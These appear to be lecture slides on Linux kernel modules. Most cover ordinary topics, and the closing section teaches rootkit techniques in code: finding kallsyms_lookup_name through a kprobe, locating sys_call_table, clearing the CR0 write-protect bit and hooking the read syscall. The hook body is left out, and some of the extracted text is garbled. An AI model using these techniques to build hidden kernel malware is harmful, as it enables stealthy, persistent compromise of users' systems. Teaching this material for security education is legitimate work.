
KERNEL LINUX - part 2



Rootkit elements

Rootkit need "rendez-vous point" to expose "rogue features". Rootkit specific features:

- syscalls/functions hooking
- handle process privilege
- hiding itself

Let's explore some of them..

Rootkit elements

- kernel modules
- kprobes
- kallsyms_lookup_name
- handling memory protection
- new_read

Kernel modules?

- Modules make it easy to develop drivers without rebooting.
- Keeps the kernel image small and versatile.
- Reduce boot time: don't spend time initializing drivers, devices and kernel features you don't need now.

What is a module?

```
$ file hello.ko
hello.ko: ELF 64-bit LSB relocatable, x86-64,
   version 1 (SYSV), not stripped
$ modinfo ./hello.ko
filename: /home/halfr/hello/./hello.ko
author:
         Lionel Auroux
description: Hello module
license: GPL
depends:
vermagic: 4.0.3-1-ARCH SMP preempt mod unload
               modversions
```

Build system

- The Linux build system is complex, yet is very easy to use, and almost always produce the desired result.
- Compiling a module is trivial:

Makefile

```
obj-m := hello.o
```

Build

```
$ make -C ~/linux M=`pwd` modules
```

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```

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```

- Build system
- Using a variable from Kconfig:
- Kconfig

```
config HELLO

tristate "Build with the hello support?"
```

Makefile

```
obj-$(CONFIG_HELLO) := hello.o
```

hello-objs := hello-file1.o hello-file2.o

Generated files

- hello.o: The compiled module.
- hello.mod.{c,o}: Additional sections and metadata to be linked in the module
- hello.ko: The linked module.
- Module.symvers: Symbol versions
- *modules.order*: Lists modules that appears in the *Makefile*, used in case of duplicate module match by *modprobe*.
- .tmp_versions and .*.cmd: Miscelaneous files.

Cryptographic signing of modules

- Since Linux 3.7
- Requires CONFIG_MODULE_SIG=y.
- Cryptographically signs modules during installation (make modules_install)
- Uses RSA and SHA-{1,224,256,384,512}.
- The private key is only needed during the build, after which it can be deleted or stored securely.
- The public key gets built into the kernel so that it can be used to check the signatures as the modules are loaded.
- See public keys in /proc/keys.

Inserting a module

• Userspace tools: insmod and modprobe.

modprobe will try to insert other modules so

- that all symbol are resolvable.
- They use the init_module(2) syscall, which performs (roughly):
 - signature checks (if enabled)
 - mernel memory allocation
 - module .text section copy
 - license and version checks symbol resolving using the kernel symbol
 - table
 - sysfs and internal registrations

Unloading a module

- Userspace tools: *rmmod* and *modprobe -r*
- Uses delete_module(2).
- Won't work if the kernel thinks the module is still in use:

The module is a dependency of another

- module.
- A file descriptor is owned by this module.
- **.**,,,

Versions

- A module has to be recompiled for each version fo the kernel that you want to link it to.
- If *CONFIG_MODVERSIONS=y*, a simple ABI consistency check is performed over the prototypes of exported symbols.

When building a module, a CRC is computed for each exported symbol, and stored in Module.symvers and in the

- generated module.mod.c.
- Versions checks can be bypassed, but it is not wise to do so.

modalias

• What peripherals does a module handle? modalias!

```
cat /sys/devices/pci0000:00/0000:00:1d.0/usb4/[...]
usb:v05E3p0608d8537dc09dsc00dp01ic09isc00ip00in00
```

- *usb* is the device class, the rest is class-specific (*vendor id*, *device id*, etc.)
- A module defines a *MODULE_ALIAS("usb:...")* that pattern-matches the modalias class-specific string.
- When a new device is detected, the module loader is called with the *modalias* string and loads the matching module.
- See devices supported by modalias: less /lib/modules/\$(uname r)/modules.alias
- Example:

alias pci:v00001002d000099A4sv*sd*bc*sc*i* radeon

Parameters

- Parameters are typed key=value settings.
- They are defined as such:

```
static char *asso = "Triton.";
static int votes = 1;
module_param(triton, charp, S_IRUGO)
module_param(votes, int, S_IRUGO)
```

- Available types: bool, invbool, charp (memory is auto-allocated), int, long, short, uint, ulong, ushort
- Arrays are also supported:

```
module_param_array(name,type,num,perm);
```

• The parameters will appear in /sys/module/MODULE/parameters/PARAM.

• The final field controls the permission value of this file.

The "misc" device class

Description

- *misc* is a type of char devices.
- Used for *small* drivers:
 - Various mice
 - Watchdog
 - Clocks
 - Control device for other modules
 - **.** , , ,
- They have a name.
- Appear at /dev/NAME.
- Can be integrated into *modalias*: *MODULE_ALIAS_MISCDEV(minor)*:

• char-major-10-minor

Device definition

```
#include <linux/miscdevice.h>

static struct miscdevice mymisc = {
    .minor = MISC_DYNAMIC_MINOR,
    .name = "mymisc",
    .fops = &mymisc_fops,
};
```

• Minor (and major) numbers are described in the next lectures.

Registering a misc device

```
int misc_register(struct miscdevice *misc);
static int __init mymisc_init(void)
    int r;
    r = misc_register(&mymisc);
    if (r < 0) {
        pr_warn("misc_register() failed: %d\n", r);
        return r;
```

```
return 0;
}
```

File operations

open() and release()

```
int mymisc_open(struct inode *i, struct file *f);
```

- Called when user space opens /dev/mymisc.
- struct inode represents a element of the file system.
- *struct file* is created every time a file is opened.
- Allows initializing the *private_data* member of *struct file*.

```
int mymisc_release(struct inode *i, struct file *f);
```

Called when user space closes the file.

read()

- Called when user space uses the *read()* syscall on the device.
- *buf*: buffer of the user (cf. __*user*).
- count: size of the buffer.
- ppos: must be updated to keep the current location.
- Returns the number of bytes read.

write()

- Called when user space uses the write() syscall on the device.
- The opposite of *read*, must read at most *count* bytes from *buf* and write it to the device, update *off* and return the number of bytes written.

kprobes / kallsyms lookup name

- Kprobes are "kernel probes" for kernel inspection/optimisation.
- Allow us to "call" all kernel function based on his symbol!
- kallsyms_lookup_name is a in_tree function to lookup into all kernel symbol.
- This function is normally only available in in_tree patch, not in kernel module.
- Syscall table is in sys_call_table variable, only available in in_tree patch. Let's use kprobe to get kallsyms_lookup_name for "syscall table hooking".

kprobes

Let's initialize kprobes

```
# include <linux/kprobes.h>
static int __init rootkit_init(void)
     // declare what we need to find
     struct kprobe probe = {
         .symbol_name = "kallsyms_lookup_name"
     };
     if (register_kprobe(&probe)) {
         pr_err("[-] Failed to get kallsyms_lookup_name()
address.");
```

```
return 0;
}
```

kprobes

Let's get function pointer

```
// function pointer type of kallsyms_lookup_name()
typedef void *(*kallsyms_t)(const char *);
kallsyms_t lookup_name;
...
lookup_name = (kallsyms_t) (probe.addr);
```

kallsyms lookup name

Let's get syscall table address

```
// syscall table
uint64_t *syscall_table = 0;
....
syscall_table = lookup_name("sys_call_table");
```

handling memory protection

Now we can change *syscalls* but we need writes into a "READ ONLY" page. We will need to temporary *unplug* memory protection.

handling memory protection

```
#include <asm/special_insns.h>
#include <asm/processor-flags.h>
static inline unsigned long unprotect_memory(void)
    unsigned long cr0;
    unsigned long newcr0;
    cr0 = native_read_cr0(); // in special_insns.h
    newcr0 = cr0 \& \sim (X86 CR0 WP); // in processor-flags.h
    cr0_write(newcr0);
    return cr0;
```

new read

Let's change *read* syscall!

```
// function pointer of syscalls
typedef int (*sysfun_t)(struct pt_regs *);

old_cr0 = unprotect_memory();

old_read = (sysfun_t) syscall_table[__NR_read];
syscall_table[__NR_read] = (uint64_t) new_read;

protect_memory(old_cr0);
```

new read

```
int new_read(struct pt_regs *regs)
{
   int fd = (int) regs->di; // first parameter
   void *buf = (void*)regs->si; // second parameter
   size_t count = (size_t)regs->dx; // third parameter
   ....
   return 0;
}
```

You will need to explore

- ftrace
- getdents
- process credentials linux/cred.h>
- kernel sockets and skbuf
- and more ...